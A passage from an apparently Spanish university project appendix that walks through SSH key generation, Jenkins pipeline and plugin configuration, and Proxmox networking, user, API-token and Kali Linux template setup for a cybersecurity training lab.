Una vez creado, otorgamos los permisos para que solo el propio usuario pueda acceder a ese directorio.

```
chmod 0700 $HOME/.ssh
```

2. **Generamos la clave**

Para la generación de la clave se debe emplear el comando base *ssh-keygen* pero en él existen diferentes parámetros para determinar que algoritmo se va a emplear, siendo los siguientes:

- dsa
- ecdsa
- ecdsa-sk
- ed25519
- ed25519-sk
- rsa

En este caso, se empleará el algoritmo *ed25519*, basado en curvas elípticas, ofrece un alto nivel de seguridad contra una variedad de ataques, mientras que sus claves más cortas mejoran el rendimiento.

```
ssh-keygen -t ed25519
```

Como se trata de un proyecto pequeño, no se hará uso de la *passphrase*.

```
usertfg@VirtualTFG:~$ ssh-keygen -t ed25519
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/usertfg/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/usertfg/.ssh/id_ed25519
Your public key has been saved in /home/usertfg/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:SfcMZjuLNhkK4DJv3cBU2pbtu336sddMFhAqh8wTJQk usertfg@VirtualTFG
The key's randomart image is:
+--[ED25519 256]--+
|      .E.oo. ..  |
|     + oo.+ ..   |
|  . o + o*=o  .  |
| . + . o =+=   . |
|o . +   S o o   .|
| + . + . = o    o|
|  o . o * . .  = |
| .     . +  .o. o|
|        . o+o.   |
+----[SHA256]-----+
```

Figura C.1: Generación clave SSH

Una vez generada, verificaremos que se han generado de manera exitosa en el directorio */.ssh* de nuestro *home* dos claves, una clave privada y una clave publica.

- id_ed25519
- id_ed25519.pub




Figura C.2: Verificación creación claves SSH

El contenido de la clave pública es lo mostrado en la imagen siguiente.

Figura C.3: Contenido clave SSH pública

Con la clave ya creada, para continuar con el proyecto, se debe comenzar con las instalaciones de las herramientas A Jenkins y Terraform para abordar el flujo del despliegue de la infraestructura y junto a ellas, el editor de código VSCode, mediante el cual crearemos y modificaremos los Script para las herramientas empleando el control de versiones Git enlazado con el repositorio GitHub previamente creado.

Apéndice D

Configuración Jenkins

Haremos uso de la herramienta Jenkins para el despliegue continuo y automatización total del despliegue de la infraestructura, la cual es necesario una configuración previa al despliegue.

1. Plugins empleados

A continuación se muestra un listado con los plugins que se han empleado para el correcto despliegue de la infraestructura en la herramienta Jenkins.

Plugin
Terraform Plugin
Publish Over SSH
SSH Pipeline Steps
Workspace Cleanup Plugin
Timestamper
Pipeline: Stage View Plugin
Pipeline
File Operations Plugin
Build Timeout
ShiningPanda Plugin

Cuadro D.1: Plugins Jenkins

2. Configuración Plugins y servidor SSH

- **Terraform Plugin**

```
1    Name: Terraform
2    Install directory: /usr/bin/terraform
```

Figura D.1: Configuración Terraform Plugin

- **ShiningPanda Plugin**

```
    Name: Python3
    Install directory: /usr/bin/python3
```

Figura D.2: Configuración ShiningPanda Plugin

- **Git Plugin**

```
    Name: Git
    Install directory: /usr/bin/git
```




Figura D.3: Configuración Git Plugin

- **SSH Server**

```
    Name: Python3
    Hostname: virtual.lab.inf.uva.es
    Username: ansible
    Remote Directory: /home/ansible
    Port: 20101
    Timeout (ms): 300000
```




Figura D.4: Configuración Server SSH

3. Creación pipeline despliegue

Comenzaremos con la creción del objeto principal, llamado *pipeline*, el cual servirá como flujo de comunicación de todas las herramientas y acciones necesarias para el despliegue y configuración de toda la infraestructura.

Dentro de un Pipeline, podemos incluir todo código para la automatización del despliegue o destrucción de la infraestructura, el cual se recoge en un fichero llamado *Jenkinsfile*. Para poder crear el objeto pipeline de Jenkins, debemos seguir una serie de sencillos pasos.

Comenzamos accediendo, desde la página principal de *Panel de control*, a la sección de *Nueva tarea*, en la cual nos permite crear los diferentes objetos que se emplean en Jenkins.




Figura D.5: Creación pipeline Jenkins - 1

Una vez dentro de la página de creación de objetos, seleccionamos *Pipeline* y le agregamos un nombre que lo identifique.




Figura D.6: Creación pipeline Jenkins - 2

4. Configuración parámetros pipeline

Para ejecutar el pipeline, tenemos que agregar unos parámetros para poder garantizar una correcta inicialización, elección y destrucción de la infraestructura.

Para poder configurar estos parámetros, es necesario activar, dentro del pipeline, la opción de *Esta ejecución debe parametrizarse.*

Figura D.7: Parametrización ejecución Jenkins

Los parámetros a configurar serán los siguientes:

- **Action**: caja de selección referente a comandos Terraform para despliegue mediante *apply* o destrucción de la infraestructura con *destroy*.
- **Exercise**: caja de selección referente al módulo o ejercicio que queremos emplear para realizar el despliegue de la infraestructura, siendo del formato *module-i*, donde *i* significa el número del ejercicio a realizar.
- **NameToTransfer**: caja de texto con el nombre a proporcionar al fichero a comprimir con el contenido para ejecutar Ansible en el nodo.
- **NameOfTargetFolder**: caja de texto con el nombre de la carpeta destino en el nodo para transferir el fichero comprimido con el contenido de Ansible.

5. Jenkisfile

Con un entorno Jenkins configurado, se procederá a explicar como se ha logrado la automatización y coordinación del despliegue. El código jenkinsfile se encuentra completo en el anexo 1.2.

El fichero jenkinsfile se basa en una serie de elementos clave para el flujo del código:

- **Stages**: colección de múltiples stage. En Jenkins, el bloque stages contiene todos los stage del pipeline, definiendo la secuencia y la estructura del flujo de trabajo.
- **Stage**: bloque dentro de un pipeline que agrupa varios step. Los stages permiten dividir el pipeline en diferentes fases o etapas lógicas, facilitando la organización y la visualización del proceso completo.
- **Step**: unidad básica de trabajo que el pipeline debe realizar. Es una instrucción singular dentro de un pipeline que puede ejecutar comandos, scripts, o interactuar con otros sistemas.

El flujo de trabajo del código se basa en:

1. **Obtención ficheros GitHub**

   Lo primordial es albergar dentro del espacio de trabajo del pipeline, únicamente cuando despleguemos la infraestructura, el repositorio con todos los ficheros de configuración para el despliegue, para ello, descargaremos el repositorio, previamente creado en GitHub, dentro del espacio de trabajo, al cual accedemos mediante **dir**.

   Para lograr una consistencia en los ficheros, se realiza una limpieza completa del espacio de trabajo con la función **cleanWs()**, al crear la infraestructura, así garantizamos un despliegue limpio, sino al querer eliminar lo desplegado, Terraform no tendrá las referencias de las configuraciones a eliminar.

2. **Conexión con Terraform**

   Es el momento de dar paso a Terraform en nuestro pipeline, empleando los comandos Terraform básicos: *init*, *plan*, *apply* y *destroy*.

Para poder iniciar Terraform, es necesario ubicarse en el directorio del ejercicio a desplegar mediante **dir**, donde se usará el parámetro del ejercicio *params.Exercise* a desplegar como medio para ubicar el directorio del mismo, para que de esta manera, detecten los ficheros correctos y actualice el *.terraform* empleando, gracias a una **shell**, *terraform init*.

3. **Validaciones**

   Para continuar con un despliegue seguro, los códigos de Terraform y Ansible son verificados, en cada correspondiente directorio empleando **dir** y una **shell**, para evitar que se produzcan errores en la ejecución de los mismos.

   Para validar el Terraform, se emplea *terraform validate*. En cuanto al código Ansible *ansible-playbook <playbook>–syntax-check*.

4. **Creación despliegue**

   Validados los códigos Terraform y Ansible, se debe crear un plan previo para la infraestructura y almacenarlo en un fichero denominado *tfplan* usando *terraform plan*. De esta manera se puede observar lo que Terraform va a desplegar. El plan únicamente se creará cuando se despliegue la infraestructura, ya que al destruir, se quiere mantener este plan almacenado en el espacio de trabajo

   Teniendo el plan para el despliegue, se valida el parámetro de la acción a realizar por medio de un condicional, si se quiere desplegar, llamará a *terraform apply tfplan* y solo es esperar a que Terraform conecte con Proxmox para dar comienzo a la creación de los objetos.

   En el caso que la infraestructura se quiera eliminar de Proxmox, es tan sencillo como mantener las máquinas arrancadas y con el parámetro asignado a *destroy*, Terraform se encargará de leer el *tfplan* y eliminar todo lo que esté contenido en ese fichero.

5. **Compresión ficheros Ansible**

   Una vez haya sido desplegada toda la infraestructura con Terraform, es hora de pasar a la herramienta Ansible, la cual emplearemos en el nodo *tfg2010* para la automatización de la configuración de los ejercicios a realizar para el entrenamiento. Para ello es necesario transferir los ficheros Ansible a emplear para la configuración, y para abordar esto de una manera sencilla, se realizará una compresión de la carpeta *Ansible* del espacio de trabajo gracias al plugin *fileOperations*.

   Los archivos se comprimirán en el proceso de despliegue, para ello **fileZipOperation** permitirá comprimir la carpeta *Ansible* del directorio y **fileRenameOperation** se renombrará para darle un nombre personalizado al archivo con el parámetro *params.NameToTransfer*

6. **Transferencia ficheros Ansible al Nodo**

   Para poder transferir el archivo comprimido al nodo de Ansible, desde el proceso del despliegue, con el plugin *sshPublisher* se llevará a cabo una transferencia por SSH al directorio deseado asignado con el parámetro *params.NameOfTargetFolder*, desde el cual se llevarán a cabo las operaciones Ansible, brindando la capacidad de ejecutar un comando remotamente tras realizar la transferencia por ello, se aprovechará para descomprimir y eliminar el archivo transferido.

7. **Ejecución playbook Ansible en Nodo**

   Teniendo ya todos los archivos Ansible listos para ejecutar dentro del nodo, es hora de aplicar las configuraciones de los *playbooks*, únicamente en el proceso del despliegue, para ello se empleará el plugin *sshCommand* para realizar comandos SSH dentro del nodo, donde en caso de fallo de Playbook, se reintentará 4 veces con la función **try(x)**, no sin antes, para que el comando funcione, crear la conexión SSH con el nodo al comienzo del pipeline.

```
def remote = [:]
    remote.name = 'tfg2010'
    remote.host = 'virtual.lab.inf.uva.es'
    remote.user = 'ansible'
    remote.port = 22
    remote.allowAnyHosts = true
```

   Una vez se tengan asignados los valores de la conexión, con el plugin *withCredentials*, se obtiene la clave SSH almacenada en el sistema para completar la conexión previamente creada, asignando el valor de la variable del pluging que contiene la clave *identity* al parámetro **identityFile** de la conexión remota. Con esto configurado, la ejecución del playbook puede llevarse a cabo.

8. **Finalización exitosa**

   En el despliegue, al igual que cuando se quiere levantar la infraestructura se limpia el espacio de trabajo, en el proceso de la destrucción cuando se ha completado **post** exitosamente **success**, se desea tener este espacio de trabajo limpio en el caso que no se quiera volver a desplegar más infraestructuras.

9. **Finalización errónea**

   Cuando la ejecución del pipeline fracasa totalmente **failure**, se intenta destruir lo que haya sido creado de manera automática, pero en el caso que una clonación no llegue a finalizar, la instancia sin configurar de la plantilla tiene que ser eliminada de manera manual.

Apéndice E

Configuración Proxmox

Plataforma prestada por la universidad, mediante la cual se empleará para instanciación, mantenimiento y monitorización de los LXC y máquinas virtuales desplegadas.

Desde un comienzo, dentro de Proxmox, se creó un nodo principal por parte de los técnicos de la escuela, el cual servirá para albergar los diferentes LXC, máquinas virtuales y a su vez, actuar como router para abastecerles de una conexión a internet, debido a que, como el nodo se encuentra en una red de la universidad, es necesario la creación de una red interna privada, aislada, mediante un puente de red a los que conectar los contenedores y máquinas virtuales, de este modo no se interfiere con la red de la universidad.

El nodo posee las siguientes especificaciones:

- **S.O**: Debian GNU/Linux 12
- **kernel**: Linux 6.5.13-1-pve
- **CPU**: 4 x Intel(R) Xeon(R) Gold 6230 CPU @ 2.10GHz (2 Zócalos)
- **RAM**: 15.63 GiB
- **Almacenamiento**: 78.64 GiB

1. Configuración de red

Para establecer la conexión entre el nodo principal y la red privada del ejercicio, comenzaremos creando un puente de red utilizando el componente *Linux Bridge*, al que llamaremos *vmbr0*.

Para iniciar la creación del puente de red, accedemos al nodo denominado *tfg2010* y procedemos a modificar el archivo de configuración de las interfaces de red ubicado en */etc/network/interfaces*. A continuación, agregamos la siguiente configuración para el puente:

```
auto vmbr0
iface vmbr0 inet static
    address 192.168.1.1/24
    bridge-ports none
    bridge-stp off
    bridge-fd 0
```

Esta configuración establece la dirección IP estática del puente en 192.168.1.1/24 y desactiva el protocolo de árbol de expansión (*Spanning Tree Protocol*) para evitar bucles en la red. Además, se especifica un tiempo de espera de forwarding del puente de 0 para una respuesta más rápida en la red.

Una vez tengamos configurado el puente de red, para permitir que los contenedores LXC y las máquinas virtuales en la red interna que vayamos a crear puedan acceder a Internet, es fundamental hacer que el nodo tfg2010 actue como un router, habilitando el reenvío de paquetes IPv4 y el Enmascaramiento de direcciones.

Por defecto, los sistemas Linux no reenvían paquetes entre interfaces de red para prevenir usos no intencionados. Habilitar esta opción es esencial para que el nodo funcione como un router, permitiendo que los paquetes de datos se transmitan desde la red interna hacia otras redes, como Internet.

```
1         echo 1 > /proc/sys/net/ipv4/ip_forward
```

Se procede a configurar Iptables para aplicar enmascaramiento (masquerading) en la interfaz de salida *ens18*. La regla de enmascaramiento es fundamental en un entorno de red donde las máquinas internas utilizan direcciones IP privadas que no son enrutables en Internet. Al aplicar enmascaramiento, las direcciones IP privadas de los paquetes salientes se reemplazan con la dirección IP pública del nodo *tefg2010*. Esto no solo permite que los paquetes lleguen a su destino en Internet, sino que también asegura que las respuestas de regreso puedan ser correctamente Enrutamiento de vuelta a las máquinas internas. Sin esta configuración, los paquetes desde la red interna no podrían ser traducidos y enviados a través de la red externa, impidiendo cualquier acceso a Internet.

```
1         iptables -t nat -A POSTROUTING -o ens18 -j MASQUERADE
```

2. Configuración interna nodo

Una vez tengamos la configuración de red establecida dentro del nodo, es hora de pasar a la configuración interna del nodo.

1. **Creación usuario Ansible**

   Comenzaremos con la creación de un usuario dedicado a la herramienta Ansible que sea el encargado de conectarse a los LXC y proceder a las configuraciones necesarias.

   ```
   1         sudo adduser ansible
   ```

   Agregamos al usuario Ansible al grupo *sudo* para autorizarle permisos de superusuario en el sistema.

   ```
   1         sudo usermod -aG sudo ansible
   ```

2. **Creación clave SSH para las conexiones con los LXC**

   Una vez tengamos al usuario ansible configurado, debemos generar la Clave SSH que empleará el usuario Ansible para conectarse a los LXC y a las máquinas virtuales, pudiendo así ser configuradas. El proceso de creación es idéntico al realizado previamente en la máquina virtual principal del proyecto 1.

3. **Copiar Clave SSH de host Jenkins**

   Dentro del usuario ansible, debemos de insertar la clave que empleará Jenkins para conectarse al nodo y arrancar Ansible desde ahí. Para ello, debemos acceder a al directorio */home/ansible/.ssh/authorized_keys*

3. Creación usuario Terraform para API Proxmox

Para poder interactuar Terraform con Proxmox mediante la API, es necesario que Proxmox posea un usuario dedicado a esta conexión, por lo tanto, se debe proceder a la creación de un usuario en Proxmox junto a sus permisos y clave privada para el acceso sin credenciales.

1. **Creación usuario**

   Comenzamos con la creación gráfica del usuario en el centro de datos de Proxmox, donde se rellenan campos básicos como el **Nombre de usuario**, el **Dominio** al que debe pertenecer, siendo nuestro caso el dominio *Linux PAM*, dejando el resto de opciones por defecto.




Figura E.1: Creación usuario Terraform

2. **Generación API TOKEN**

   Teniendo ya creado al usuario, debemos otorgarle un permiso de acceso para que se identifique sin necesidad de credenciales, para ello crearemos un API TOKEN. Dentro de la creación gráfica, asignamos los valores deseados, en nuestro caso **Usuario** es el nombre de usuario asignado previamente anidado con el @ y el dominio al que pertenece *(terraformUSR@PAM)*, el **ID del token** se debe asignar un ID al gusto del administrador y !muy importante! desmarcar **Separación de privilegios**, debido a que de esta forma podemos transferir los privilegios del usuario creado previamente a este token sin necesidad de duplicar los permisos.




Figura E.2: Generación token usuario Terraform

Al finalizar se nos mostrará una ventana emergente de un único uso, es importante guardar la clave que se genera, ya que sino nunca más se podrá acceder a ella de nuevo y debemos crear otra.






Figura E.3: Token secreto usuario Terraform

3. **Otorgar permisos al usuario Terraform**



(a) Permisos PVEAdmin en Raíz



(b) Permisos Administrador volumen local

Figura E.4: Permisos asignados al usuario Terraform

4. Creación plantilla Cloud-init para red atacante

Dentro del proyecto, se proveerá una máquina virtual *Kali Linux* en una red simulada de ataque, para permitir que los usuarios aborden los ejercicios de Ciberseguridad de manera efectiva. La elección de Kali Linux es esencial, ya que esta distribución está diseñada específicamente para pruebas de penetración y análisis de seguridad. Sus herramientas integradas y configuraciones optimizadas la convierten en una plataforma idónea para explorar escenarios de hacking ético y defensas correspondientes

1. **Descarga e instalación imagen Kali QEMU**

   Dentro del nodo Proxmox, descargamos la imagen Kali que vamos a emplear para realizar los ejercicios en nuestro entorno Proxmox, para ello empleamos lo siguiente:

```
wget https://cdimage.Kali.org/Kali-2024.1/Kali-linux-2024.1-qemu-amd64.7z
```

   Extraemos el fichero comprimido

```
7z x Kali-linux-2024.1-qemu-amd64.7z
```

   Descargamos los paquetes necesarios para poder modificar y acceder a los discos de máquinas virtuales que vayamos a emplear:

```
apt install libguestfs-tools
```

2. **Preparación de la máquina virtual base dentro del nodo**

   Una vez tenemos la imagen descomprimida dentro del nodo, procedemos a la creación y configuración de la máquina virtual que emplearemos como modelo para crear las máquinas virtuales desde Cloud-init.

```
virt-customize -a Kali-linux-2024.1-qemu-amd64.qcow2 --install cloud-init
```

   Procedemos isntalar *Qemu-guest-agent*, el cual es un Daemon que se instala en el sistema operativo de la máquina QEMU invitado. Se utiliza para intercambiar información entre el host Proxmox y el invitado, y para ejecutar comandos en el invitado.

```
virt-customize -a Kali-linux-2024.1-qemu-amd64.qcow2 --install qemu-guest-agent
```

   Instalamos el servicio SSH dentro de la máquina virtual.

```
virt-customize -a Kali-linux-2024.1-qemu-amd64.qcow2
--run-command 'systemctl enable ssh.service'
```

3. **Configuración de la máquina virtual base de manera gráfica**

Para configurar la máquina virtual, procedemos a emplear el entorno gráfico de Proxmox para que la configuración sea más intuitiva y fácil de realizar, para ello, debemos de dirigirnos a *Crear VM* y comenzará la configuración.

Comenzamos con una configuración general de la máquina, donde asignaremos el **Nodo** *tfg2010*, una **VM ID** que sea distintiva de las que vayamos a crear en las futuras máquinas virtuales, como *1000*, el **Nombre** a dar a la plantilla, en mi caso es *template-Kali*, y el resto de opciones se mantienen por defecto.




Figura E.5: Creación máquina virtual - General

Seguimos con el sistema operativo, donde para la configuración de Cloud.init, es necesario **No usar algún medio** actualmente es decir, ninguna imagen de disco, ya que más adelante se configurará. En cuanto al **Tipo** de sistema operativo, se trata de un *Linux*, por tratarse de una imagen Kali, con la **Versión** por defecto *6.x - 2.6 Kernel*.




Figura E.6: Creación máquina virtual - SO

Procedemos a configurar el Sistema en si de la plantilla, donde la **Tarjeta gráfica**, **Máquina** y **BIOS** se mantienen *Por defecto*. En cuanto al **Controlador SCSI** le asignamos *VirtIO SCSI single* y *Qemu Agent* se debe de marcar como *Verdadero*.




Figura E.7: Creación máquina virtual - Sistema

